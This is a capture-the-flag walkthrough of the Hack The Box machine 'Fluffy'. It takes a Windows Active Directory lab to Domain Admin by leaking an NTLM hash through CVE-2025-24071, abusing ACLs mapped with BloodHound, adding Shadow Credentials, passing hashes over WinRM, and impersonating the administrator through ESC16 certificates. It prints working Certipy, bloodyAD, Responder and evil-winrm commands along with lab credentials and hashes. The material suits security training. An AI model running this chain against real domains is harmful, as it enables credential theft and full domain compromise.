HACK THE BOX · MACHINE WRITEUP

Fluffy



A writable SMB share drops a malicious .library-ms (CVE-2025-24071) to capture an NTLMv2 hash. A BloodHound ACL chain and ESC16 lead to Domain Admin

Windows | Easy | AD | SMB | CVE | NTLMv2 | BloodHound | ESC16

Made with **SysReptor**



10.129.20.27	**gugeldot**	**2026-06-11**
Target IP	Author	Date

FLUFFY · WALKTHROUGH

Contents

01 General information . . . 3
1.1 Executive summary . . . 3
1.2 Kill chain . . . 3
02 Reconnaissance . . . 4
03 Foothold . . . 5
04 Privilege escalation . . . 8
05 Flags . . . 10
06 Notes & lessons . . . 10
07 References . . . 11

1. General information

A writable SMB share drops a malicious .library-ms (CVE-2025-24071) to capture an NTLMv2 hash. A BloodHound ACL chain and ESC16 lead to Domain Admin

PLATFORM	Hack The Box
SYSTEM	Windows
DIFFICULTY	Easy
IP	`10.129.20.27`
TAGS	`AD` `SMB` `CVE` `NTLMv2` `BloodHound` `ESC16`
CVES	`CVE-2025-24071`

1.1 Executive summary

Fluffy is a Windows Active Directory machine. Starting from low-privilege credentials, a writable SMB share is used to deliver CVE-2025-24071, a Windows Explorer flaw that leaks another user's NTLMv2 hash on ZIP extraction. BloodHound then maps an ACL abuse chain (GenericAll/GenericWrite) that is exploited with Shadow Credentials to compromise two service accounts. The Active Directory Certificate Services installation is vulnerable to ESC16, which is abused to impersonate the Administrator via a certificate's UPN and complete the domain compromise.

1.2 Kill chain

1. Starting from assumed-breach credentials (`j.fleischman`), SMB enumeration finds the `IT` share writable by any authenticated user, holding software installers and an internal `Upgrade_Notice.pdf`.
2. The PDF is an internal IT patch bulletin listing several recent CVEs, headed by **CVE-2025-24071** (Critical), a Windows Explorer flaw that leaks a user's NTLMv2 hash when a crafted `.library-ms` file is extracted from a ZIP.
3. A malicious ZIP exploiting CVE-2025-24071 is generated and uploaded to the writable share. Once another user (`p.agila`) extracts it, Explorer auto-authenticates to a Responder listener, leaking their NTLMv2 hash, cracked offline to `prometheusx-303`.

4 BloodHound (`bloodhound-python`) maps the domain's ACLs. Node info on `p.agila` reveals the chain: membership in **Service Account Managers** grants `GenericAll` on the **Service Accounts** group, which itself holds `GenericWrite` over `ca_svc`, `winrm_svc`, and `ldap_svc`.

5 `bloodyAD` adds `p.agila` to **Service Accounts**, inheriting its `GenericWrite`. Certipy abuses that write access to add Shadow Credentials to `ca_svc` and `winrm_svc`, recovering both accounts' NT hashes via PKINIT without ever touching their passwords.

6 Pass-the-hash with `winrm_svc` over WinRM gives a foothold and the user flag.

7 `certipy find` flags the CA as vulnerable to **ESC16** (the `szOID_NTDS_CA_SECURITY_EXT` security extension is globally disabled). `ca_svc`'s UPN is temporarily changed to `administrator`, a certificate is requested in its name through the default `User` template, the UPN is reverted, and the resulting certificate authenticates as Administrator via PKINIT: root flag.

2. Reconnaissance

Port scan

```
sudo nmap --open -Pn -sS --min-rate 2500 -p- 10.129.20.27
```

Results:

```
53/tcp open  domain
88/tcp open  kerberos-sec
139/tcp open  netbios-ssn
389/tcp open  ldap
445/tcp open  microsoft-ds
464/tcp open  kpasswd5
593/tcp open  http-rpc-epmap
636/tcp open  ldapssl
3268/tcp open  globalcatLDAP
3269/tcp open  globalcatLDAPssl
5985/tcp open  wsman
9389/tcp open  adws
```

Service & version scan

```
nmap -sCV --open -p<ports> 10.129.20.27
```

```
53/tcp   open  domain        Simple DNS Plus
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain:
fluffy.htb)
445/tcp  open  microsoft-ds?
593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
3268/tcp open  ldap          Microsoft Windows Active Directory LDAP (Global Catalog)
5985/tcp open  http          Microsoft HTTPAPI httpd 2.0 (WinRM)
9389/tcp open  mc-nmf        .NET Message Framing
Host script results: Message signing enabled and required
```

3. Foothold


With the low-privilege credentials `j.fleischman:J0elTHEM4n1990!`, SMB enumeration finds the `IT` share with **READ,WRITE** for any authenticated user:

```
crackmapexec smb <IP> -u 'j.fleischman' -p 'J0elTHEM4n1990!' --shares
# IT    READ,WRITE
```

Browsing it exposes a small IT department archive: installers for Everything and KeePass, and an `Upgrade_Notice.pdf`:

```
smbclient '//<IP>/IT' -U 'j.fleischman%J0elTHEM4n1990!'
```

The PDF turns out to be an internal patch bulletin, listing several recently disclosed CVEs the IT department is instructed to remediate, headed by **CVE-2025-24071** rated Critical:



FLUFFY

Patch Announcement: Mandatory Timeslot Booking for Critical Updates
Audience: IT Department

Multiple high-impact vulnerabilities have been publicly disclosed. All administrators are instructed to **schedule a maintenance timeslot to upgrade all the systems** in accordance with internal security policy.

Upgrades must be completed within the defined change window to reduce the risk of exploitation and maintain compliance with patching requirements.

Upgrade Process


- Book a timeslot through the IT change management system.
- Schedule must be confirmed **before** applying any updates.
- Confirm completion and validate system stability after patching.

Recent Vulnerabilities

CVE ID	Severity
CVE-2025-24996	Critical
CVE-2025-24071	Critical
CVE-2025-46785	High
CVE-2025-29968	High
CVE-2025-21193	Medium
CVE-2025-3445	Low


`Upgrade_Notice.pdf`, *the internal IT bulletin listing CVE-2025-24071 as a critical, unpatched vulnerability.*

`searchsploit` confirms public proof-of-concepts exist for the flaw, a pair of Windows Explorer NTLM-leak bugs triggered by extracting a crafted archive:



`searchsploit --cve 2025-24071` *listing the public Windows Explorer exploits.*

CVE-2025-24071 abuses how Explorer handles a `.library-ms` file: simply extracting (not even opening) a ZIP that contains one makes Explorer silently resolve the library's configured UNC path, triggering an authentication attempt against it. A PoC generator builds a malicious ZIP pointing back at an attacker-controlled listener, and the resulting `exploit.zip` is uploaded straight to the writable `IT` share:



Generating the CVE-2025-24071 ZIP (`poc.py`) and uploading it to the writable `IT` share via `smbclient`.

With `responder` listening, a member of the IT department (`p.agila`) extracts the ZIP, and Explorer's implicit authentication leaks their NTLMv2 handshake:


```
sudo responder -I tun0
# [SMB] NTLMv2-SSP Username : FLUFFY\\p.agila
```

The captured hash cracks offline with `john` and `rockyou.txt` to `prometheusx-303`.

4. Privilege escalation


1. BloodHound: mapping the ACL chain

With `p.agila`'s credentials, `bloodhound-python -c all` collects the domain's users, groups, and ACLs for BloodHound. An initial look confirms the sole target at the end of any path, the built-in `Administrator`, is the only member of `Domain Admins`:



BloodHound confirming `Administrator` is the only member of `Domain Admins`.

Node info on `p.agila` then reveals an abusable chain: membership in **Service Account Managers** grants `GenericAll` on the **Service Accounts** group, which itself holds `GenericWrite` over three service accounts, `ca_svc`, `winrm_svc`, and `ldap_svc`:



BloodHound node info for `p.agila`: `Service Account Managers` → `GenericAll` → `Service Accounts` → `GenericWrite` → `ca_svc` / `winrm_svc` / `ldap_svc`.

`GenericAll` on a group lets any of its members manage its membership, so `p.agila` adds itself to `Service Accounts`, inheriting the group's `GenericWrite` over the three service accounts:

```
bloodyad -u 'p.agila' -p 'prometheusx-303' -d fluffy.htb --host <IP> add groupMember '
service accounts' p.agila
```

2. Shadow Credentials via Certipy

`GenericWrite` over a user allows writing to its `msDS-KeyCredentialLink` attribute, the basis for the **Shadow Credentials** attack: a certificate is attached to the victim account, used to authenticate via Kerberos PKINIT, and the resulting NT hash is recovered, all without ever touching the account's real password:

```
certipy shadow auto -username p.agila@fluffy.htb -password 'prometheusx-303' -account
ca_svc -dc-ip <IP>
certipy shadow auto -username p.agila@fluffy.htb -password 'prometheusx-303' -account
winrm_svc -dc-ip <IP>
```

```
NT hash for 'ca_svc':    ca0f4f9e9eb8a092addf53bb03fc98c8
NT hash for 'winrm_svc': 33bd09dcd697600edf6b3a7af4875767
```

3. Foothold as winrm_svc

`winrm_svc` belongs to *Remote Management Users*. Pass-the-hash over WinRM gives a shell and the user flag:

```
evil-winrm -u 'winrm_svc' -H 33bd09dcd697600edf6b3a7af4875767 -i dc01.fluffy.htb
```

4. ESC16: AD CS UPN impersonation

`winrm_svc`'s hash is enough to enumerate AD CS over LDAP, confirming a certificate authority is present (`fluffy-DC01-CA`). Running `certipy find -vulnerable` against it with `ca_svc`'s hash flags **ESC16**: the CA has the `szOID_NTDS_CA_SECURITY_EXT` security extension globally disabled, so a certificate's identity is resolved purely from its UPN instead of being bound to the requester's SID.

Since `p.agila` also holds `GenericWrite` over `ca_svc`, its UPN can be rewritten to `administrator`, a certificate requested in its name through the default `User` template, and the UPN reverted immediately after, before authenticating with the resulting certificate:

```
certipy account update -u 'p.agila@fluffy.htb' -p 'prometheusx-303' -user ca_svc -upn
'administrator'
certipy req -u 'ca_svc@fluffy.htb' -hashes :ca0f4f9e9eb8a092addf53bb03fc98c8 -ca 'fluf
fy-DC01-CA' -template 'User'
certipy account update -u 'p.agila@fluffy.htb' -p 'prometheusx-303' -user ca_svc -upn
'ca_svc@fluffy.htb'   # revert
certipy auth -pfx administrator.pfx -domain fluffy.htb -dc-ip <IP>
```

Because the security extension is disabled, the CA issues the certificate without binding it to `ca_svc`'s SID. `certipy auth` then authenticates with it via PKINIT as **Administrator**, recovering their NT hash. Pass-the-hash with that hash over WinRM gives the final shell and the root flag.

5. Flags

USER.TXT	ROOT.TXT
dc9c••••••••••••	ebf2••••••••••••

6. Notes & lessons

- **New techniques:** CVE-2025-24071 (.library-ms NTLM leak), Shadow Credentials via Certipy, ESC16 UPN-impersonation attack against AD CS.
- **Interesting:** none of the privilege escalation steps ever require cracking or changing a victim's real password. Both the Shadow Credentials and ESC16 steps recover access purely through certificate abuse.

7. References

- CVE-2025-24071: Windows Explorer NTLM hash disclosure via .library-ms
- Certipy: Shadow Credentials & ESC16 (AD CS)